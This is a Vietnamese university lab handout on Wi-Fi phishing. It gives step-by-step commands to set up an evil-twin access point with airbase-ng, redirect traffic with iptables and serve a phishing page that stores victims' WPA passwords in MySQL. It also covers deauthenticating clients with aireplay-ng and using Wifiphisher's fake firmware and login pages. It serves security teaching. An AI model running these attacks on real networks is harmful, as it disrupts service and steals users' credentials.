



# 5

Lab

## Các kỹ thuật Wifi Phishing

**Thực hành An toàn Mạng không dây và di động**

**Lưu hành nội bộ**

## A. TỔNG QUAN

### A.1 Mục tiêu

- Hiểu về các nguy cơ, kiểu tấn công trong mạng không dây.
- Sử dụng một số công cụ để quét mạng không dây để khai thác một số thông tin cơ bản.
- Thiết lập một số dịch vụ cơ bản trên linux như dhcp, apache, mysql, ...
- Dựng được một AP giả mạo với các thông tin và hoạt động như AP được chứng thực.
- Lấy thông tin tài khoản của người dùng.

### A.2 Thời gian thực hành

- Tại lớp 5 tiết;
- Tại nhà 5 tiết.


### A.3 Kiến thức nền tảng

#### A.3.1 Tổng quan

Fake AP là một AP với thông tin giống như AP mục tiêu (AP được chứng thực rõ ràng) được cài vào trong mạng mà không có sự chứng thực rõ ràng từ bộ phận quản trị mạng để giả AP mục tiêu làm cho các client hiểu fake AP là AP mục tiêu, do đó, khi client kết nối và trao đổi thông tin thì các thông tin sẽ được fake AP ghi nhận để phục vụ cho mục đích của người thiết lập nên fake AP.

#### A.3.2 Cách thực hoạt động

1. Để thực hiện thành công *man-in-the-middle* thì sử dụng các kỹ thuật sau để đạt được:
  - Evil Twin: Tạo ra một AP giả mạo giống như mạng hợp pháp.
  - KARMA: Tạo ra một AP Public.
  - Known Beacons: Phát broadcast các ESSID (từ điển) mà có thể các client đã kết nối trong quá khứ.Đồng thời thực hiện các cuộc tấn công giả mạo “Deauthenticate” hoặc “Disassociate packets” và thu hút client (nạn nhân) bằng các cách trên.



Hình 1. Hình ảnh minh họa tấn công MiTM

2. Sau khi thực hiện thành công tấn công trên thì có thể thực hiện đánh cắp dữ liệu hoặc rà soát các lỗ hổng tiềm năng trên client.
3. Các bước thực hiện chi tiết:
  - Bước 1: Quét access point mục tiêu. Sau đó tạo một access point bằng công cụ airbase-ng có tên và kênh giống của access point mục tiêu.
  - Bước 2: Tiến hành đánh, gây quá tải access point mục tiêu.
  - Bước 3: Client bây giờ sẽ đứt kết nối khỏi access point ban đầu, và access point giả mạo sẽ mời gọi client kết nối vào nếu như client đứt kết nối: "Connect back to same ESSID (AP name)".
  - Bước 4: Client sẽ kết nối lại với wifi access point giả mạo, khi client duyệt web thì server sẽ trả về một website đánh lừa người dùng nhập pass wifi thật
  - Bước 5: Khi Client nhập password thật, password sẽ được lưu dưới sql của web server

#### A.4 Môi trường thực hành

- Kali Linux (máy ảo hoặc live).
- Wireless network adapter (hỗ trợ AP và mode monitor)
- Máy client victim

## B. THỰC HÀNH

### B.1 Cài đặt và cấu hình isc-dhcp-server

1. Khởi động terminal và gõ lệnh sau.

```
apt-get update
apt-get install isc-dhcp-server -y
```

2. Cấu hình isc-dhcp-server bằng cách chỉnh sửa */etc/dhcp/dhcpd.conf*.


```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0
{
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 8.8.8.8;
    range 192.168.1.10 192.168.1.100;
}
```

### B.2 Cấu hình web server

1. Tạo thư mục.

```
mkdir /var/www/public_html
```

2. Tiếp tục chỉnh sửa file cấu hình */etc/apache2/mods-available/userdir.conf*, cho phép client kết nối vào apache2.



```
Open [icon] *userdir.conf Save [icon]
/etc/apache2/mods-available

<IfModule mod_userdir.c>
    UserDir public_html
    UserDir disabled root


    <Directory /home/*/public_html>
        AllowOverride FileInfo AuthConfig Limit Indexes
        Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
        <Limit GET POST OPTIONS>
            Require all granted
            Order allow,deny
            Allow from all
        </Limit>
        <LimitExcept GET POST OPTIONS>
            Require all denied
            Order deny,allow
            Deny from all
        </LimitExcept>
    </Directory>
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

### B.3 Giải quyết vấn đề xung đột giữa AirmoN-ng và Network Manager

- Trước khi kích hoạt chế độ giám sát trên wireless card thì ta phải giải quyết sự xung đột giữa airmoN-ng và network-manager. Ta không cần phải kill dịch vụ network-manager hay ngắt kết nối trước khi wireless adapter vào chế độ giám sát một cách thủ công, bằng cách sử dụng airmoN-ng kiểm tra kill mỗi lần chúng ta cần.
- Chỉnh sửa đường dẫn tập tin `/etc/NetworkManager/NetworkManager.conf` theo mẫu.

```
[keyfile]
unmanaged-devices=interface-name:wlan0mon;interface-
name:wlan1mon;interface-name:wlan2mon;interface-name:wlan3mon;interface-
name:wlan4mon;interface-name:wlan5mon;interface-name:wlan6mon;interface-
name:wlan7mon;interface-name:wlan8mon;interface-name:wlan9mon;interface-
name:wlan10mon;interface-name:wlan11mon;interface-name:wlan12mon
```



```
[main]
plugins=ifupdown,keyfile

[ifupdown]
managed=false

[keyfile]
unmanaged-devices=interface-name:wlan0mon;interface-name:wlan1mon;interface-
name:wlan2mon;interface-name:wlan3mon;interface-name:wlan4mon;interface-
name:wlan5mon;interface-name:wlan6mon;interface-name:wlan7mon;interface-
name:wlan8mon;interface-name:wlan9mon;interface-name:wlan10mon;interface-
name:wlan11mon;interface-name:wlan12mon;
```

### B.4 Tạo Wifi Access Point giả

1. Mở wireless adapter vào chế độ giám sát

```
airmon-ng start wlan0
```

2. Dùng lệnh sau để theo dõi thông số các wifi internet trong phạm vi, để lấy thông tin wireless mục tiêu.

```
airodump-ng wlan0mon
```

CH 9 ][ Elapsed: 30 s ][ 2016-03-13 15:56

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:D0:71:9B:86:13	-1	0	2 0	6	-1	WPA			<length
18:D0:71:9D:4A:43	-1	0	1 0	1	-1	WPA			<length
C4:6E:1F:5F:A9:96	-71	11	21 8	1	54e.	WPA2	CCMP	PSK	tkkhue
58:6D:8F:96:2D:46	-76	11	1 0	8	54e.	WPA2	CCMP	PSK	VIETGIA
E8:94:F6:37:BF:94	-78	10	0 0	6	54e.	WPA2	CCMP	PSK	TP-LINK
10:FE:ED:C9:97:DA	-78	15	0 0	2	54e.	WPA2	CCMP	PSK	lehung
78:54:2E:F3:83:6E	-79	15	0 0	1	54e.	WPA2	CCMP	PSK	Phong T
C8:3A:35:23:69:E8	-78	10	0 0	6	54e.	WPA2	CCMP	PSK	@.ID
C4:12:F5:D0:F3:D8	-78	6	1 0	6	54e.	WPA2	CCMP	PSK	Vang De
4C:F2:BF:69:B8:50	-79	11	0 0	6	54e.	WPA2	CCMP	PSK	Tin Tin
00:18:4D:14:FF:E6	-78	32	0 0	10	54e.	WPA2	CCMP	PSK	NETGEAR
78:44:76:5F:8A:87	-80	15	0 0	8	54e.	WPA2	CCMP	PSK	P'9981
20:AA:4B:3D:0E:B9	-81	3	0 0	6	54e.	WPA2	CCMP	PSK	TKKHUE
F4:F2:6D:F7:04:50	-84	6	0 0	11	54e.	WPA2	CCMP	PSK	MY HOME

3. Tiến hành khởi tạo AP giả.

```
airbase-ng -e "tkkhue" -c 1 wlan0mon
root@kali:~# airbase-ng -e "tkkhue" -c 1 wlan0mon
16:00:59 Created tap interface at0
16:00:59 Trying to set MTU on at0 to 1500
16:00:59 Trying to set MTU on wlan0mon to 1800
16:00:59 Access Point with BSSID A4:2B:B0:BC:62:41 started.
```

4. Mặc định airbase-ng sẽ tạo một interface at0 để bridge luồng traffic thông qua rogue access point, sử dụng lệnh *ifconfig at0* để xem.

```
root@kali:~# ifconfig at0
at0: flags=4098<BROADCAST,MULTICAST> mtu 1500
    ether a4:2b:b0:bc:62:41 txqueuelen 500 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

5. Tiến hành phân bổ địa chỉ IP và Subnet Mask cho cổng at0 và định tuyến.

```
kali:~# ifconfig at0 192.168.1.1 netmask 255.255.255.0
kali:~# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
```

6. Xem thông tin định tuyến để lấy địa chỉ ip

```
root@kali:~/Downloads# ip route
default via 192.168.80.2 dev eth0 proto static metric 100
192.168.80.0/24 dev eth0 proto kernel scope link src 192.168.80.131 metric 100
root@kali:~/Downloads#
```

## B.5 Thiết lập Rule cho firewall

1. Cấu hình cho phép client khi kết nối access point giả có thể ra mạng internet:

```
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.80.131:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

2. Kích hoạt forwarding.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

## B.6 Khởi động các dịch vụ

1. Nhắm cấp phát địa chỉ cho client khi kết nối vào access point giả

```
dhcpcd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhclient-eth0.pid at0
```



```

root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhclient-eth0.pid at0
Internet Systems Consortium DHCP Server 4.3.3
Copyright 2004-2015 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhclient-eth0.pid
There's already a DHCP server running.

If you think you have received this message due to a bug rather
than a configuration issue please read the section on submitting
bugs on either our web page at www.isc.org or in the README file
before submitting a bug. These pages explain the proper
process and the information we find helpful for debugging...

exiting.

```

2. Khởi động các dịch vụ

```

service isc-dhcp-server start
/etc/init.d/apache2 start
/etc/init.d/mysql start

```

3. Tiến hành tải source trang web để lừa client kết nối, client có thể sẽ nhập password mà ta cần vào web này.

[https://cdn.rootsh3ll.com/u/20180724181033/Rogue\\_AP.zip](https://cdn.rootsh3ll.com/u/20180724181033/Rogue_AP.zip)

4. unzip vào nơi web server sẽ lấy trang web với lệnh.

```
unzip rogue_AP.zip -d /var/www/public_html/
```

5. Sau đó ta tiến hành cấu hình mysql như sau.

```
mysql -u root
```

6. Tiến hành tạo database và bảng.

```

mysql> create database rogue_AP;
mysql> use rogue_AP;
mysql> create table wpa_keys(password1 varchar(64), password2 varchar(64));

```

```

root@kali:~# mysql -u root -e "create database rogue_AP;"
Query OK, 1 row affected (0.00 sec)
root@kali:~# mysql -u root -e "use rogue_AP;"
Query OK, 0 rows affected (0.00 sec)
root@kali:~# mysql -u root -e "create table wpa_keys(password1 varchar(64), password2 varchar(64));"
Query OK, 0 rows affected (0.41 sec)
root@kali:~# mysql -u root -e "select * from wpa_keys;"
Empty set (0.00 sec)

```

7. Kiểm tra lại bằng cách gõ các dòng lệnh sau và xem kết quả.

```

mysql> insert into wpa_keys(password1, password2) values ("testpass", "testpass");
mysql> select * from wpa_keys;

```

```
mysql> insert into wpa_keys(password1,password2) values ("testpass","testpass"
0moi);
Query OK, 1 row affected (0.01 sec) vif disabled for [phy0]wlan0

root@kali:~# mysql> select * from wpa_keys;
root+-----+-----+
bas|| password1| password2 |
root+-----+-----+
22:!!| testpass| testpass|ace at0
22:!!+-----+-----+on at0 to 1500
22:!!1 row in set (0.01 sec)U on wlan0mon to 1800
```

8. Sau khi fake access point đã chuẩn bị hoàn tất, ta tiến hành disconnect client đang kết nối tới wifi mục tiêu với lệnh.



```
aireplay-ng --deauth 0 -a C4:6E:1F:5F:A9:96 wlan0mon
```

```
root@kali:~# aireplay-ng --deauth 0 -a C4:6E:1F:5F:A9:96 wlan0mon
09:12:46: Waiting for beacon frame (BSSID: C4:6E:1F:5F:A9:96) on channel 1
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
09:12:46: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:47: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:47: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:48: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:48: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:49: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:49: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:50: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:50: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:51: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:51: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
09:12:52: Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5F:A9:96]
```

9. Mạng wifi mục tiêu lập tức bị đứt kết nối, client kết nối vào fake wifi. Màn hình hiển thị khi client kết nối vào fake wifi.

```
root@kali:~# airbase-ng -e "tkkhue" -c 1 wlan0mon
22:51:27: Created tap interface at0
22:51:27: Trying to set MTU on at0 to 1500
22:51:27: Trying to set MTU on wlan0mon to 1800
22:51:27: Access Point with BSSID A4:2B:B0:BC:62:41 started.
23:02:37: Client 48:50:73:45:66:9C associated (unencrypted) to ESSID: "tkkhue"
23:05:10: Client 48:50:73:45:66:9C associated (unencrypted) to ESSID: "tkkhue"
23:06:09: Client 48:50:73:45:66:9C associated (unencrypted) to ESSID: "tkkhue"
23:14:34: Client 48:50:73:45:66:9C associated (unencrypted) to ESSID: "tkkhue"
```





Please wait while we do the upgrade.



10. Bắt được password mà user nhập.

```
mysql> select * from wpa_keys;
+-----+-----+
| password1 | password2 |
+-----+-----+
| testpass  | testpass  |
| 123       | 123       |
+-----+-----+
2 rows in set (0.00 sec)

mysql> 
```

**Bắt buộc hoàn thành phần B trong giờ học thực hành <5 tiết>, nếu không sẽ không được chấm điểm các yêu cầu tiếp theo.**

## C. BÀI TẬP

**Yêu cầu 1** Thực hiện bổ sung cho fake AP có kết nối Internet, cấu hình các chính sách sao cho các client kết nối đến fake AP có thể truy cập được Internet. Thực hiện sniffer thông tin người dùng truy cập Internet tại fake AP (Man In The Middle attack).

**Wifiphisher** là một framework Access Point (AP) giả mạo dùng để kiểm tra bảo mật Wifi, bằng cách thực hiện các cuộc tấn công man-in-the-middle, các cuộc tấn công lừa đảo web phishing đối với client được kết nối đến nhằm thu thập thông tin đăng nhập (login pages hoặc WPA/WPA2 Pre-Shared Keys) hoặc lây nhiễm các phần mềm độc hại.

- Hỗ trợ cả thiết bị Raspberry Pi, thực hiện được các cuộc tấn công "Evil Twin", "KARMA" và "Beacons Known".
- Có hỗ trợ bộ teemplate lừa đảo do cộng đồng đóng góp.
- Hỗ trợ ngôn ngữ Python để viết các module mở rộng chức năng của công cụ hoặc tạo ra các kịch bản lừa đảo một cách tùy ý hướng đến mục tiêu cụ thể.
- Giao diện dễ sử dụng.
- Mã nguồn mở.

**Mở Terminal và cài đặt phần mềm.**

```
sudo apt update && apt install libnl-3-dev libnl-genl-3-dev libssl-dev
git clone https://github.com/wifiphisher/wifiphisher.git
cd wifiphisher
sudo python3 setup.py install
```

**Giao diện khởi động phần mềm bằng lệnh *wifiphisher*.**

kali@kali: ~/wifiphisher

File Actions Edit View Help

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
HOAI AN	0f:95:48	1	0%	WPA2	2	Vnpt Technology
Huocha NoiBo	52:24:b6	1	0%	WPA2	4	Unknown
The Coffee House	8a:fb:01	1	0%	WPA2	7	Open Mesh
Minh 1	35:33:0a	2	0%	WPA2	3	Tp-link Technologies
WifiTro	45:50:ef	2	0%	WPA2	4	Dasan
Sony	fd:1d:fe	4	0%	WEP	6	Unknown
Mi9TPro	4f:43:fa	6	0%	WPA2	2	Unknown
AIR_FI_2Gbs	94:2d:40	6	0%	WPA2	0	Asustek Computer
Huocha Lau	35:00:70	6	0%	WPA	1	Tenda Technology
The Coffee House	8a:fb:21	6	0%	WPA2	14	Open Mesh
NGUON	f0:44:61	6	0%	WPA/WPS	1	Unknown
giggle	0d:ec:1a	7	0%	WPA2	1	Vnpt Technology
NhiThy	04:dc:2e	7	0%	WPA2	0	Vnpt Technology
NMT	fd:1d:f2	8	0%	WEP	1	Unknown
F88-166DangVanBi-2,4GHz	3a:6f:d8	9	0%	WEP	1	Unknown
Lau 1	87:9d:3e	9	0%	WPA2/WPS	3	Tp-link Technologies
HAP_D49605298	8e:d6:d5	11	0%	WPA2	1	LSD Science and Technology
The Coffee House	8a:fb:61	11	0%	WPA2	6	Open Mesh
Adeo store	88:8c:20	11	0%	WPA2	7	Unknown
TanThienPhu	d6:62:dc	11	0%	WPA2	0	Zioncom Electronics (Shenzhen)

**Yêu cầu 2** Dùng Wifiphisher để thực hiện các cuộc tấn công như hình.

Setup - Wireless - Security - Access Restriction - Administration - Status

# NETGEAR®

## Firmware Upgrade

A new version of the Netgear firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.

**Terms And Conditions:**

1. LICENSE:

Subject to the terms and conditions of this Software License Agreement, Netgear hereby grants you a restricted, limited, non-exclusive, non-transferable, license to use the Netgear Firmware/Software/Drivers only in conjunction with Netgear products. The Netgear Company does not grant you any license rights in any patent, copyright or other Intellectual property rights owned by or licensed to.

☐ I Agree With Above Terms And Conditions

**WPA2 Pre-Shared Key:**

© Netgear 2016, All Rights Reserved.

Hình 2. Fake router configuration page

## Get connected to the Internet for free

A simple, no frills Wi-Fi service.


Login using Facebook

Email

Password

[Terms of Usage](#)

Hình 3. Fake OAuth Login Page



Hình 4. Fake web-based network manager

## D. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm từ 1-2 sinh viên.
- Báo cáo kết quả chi tiết những việc (**Report**) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có), video demo (điểm cộng).

### Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab1\_MSSV1-MSSV2.pdf  
Ví dụ: [NT330.K21.ANTN.1]-Lab2\_1552xxxx-1552yyyy.pdf
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trể,... sẽ được xử lý tùy mức độ vi phạm.*

## TÀI LIỆU THAM KHẢO

- [1] <https://rootsh3ll.com/evil-twin-attack/>
- [2] <https://github.com/wifiphisher/wifiphisher>

--- HẾT ---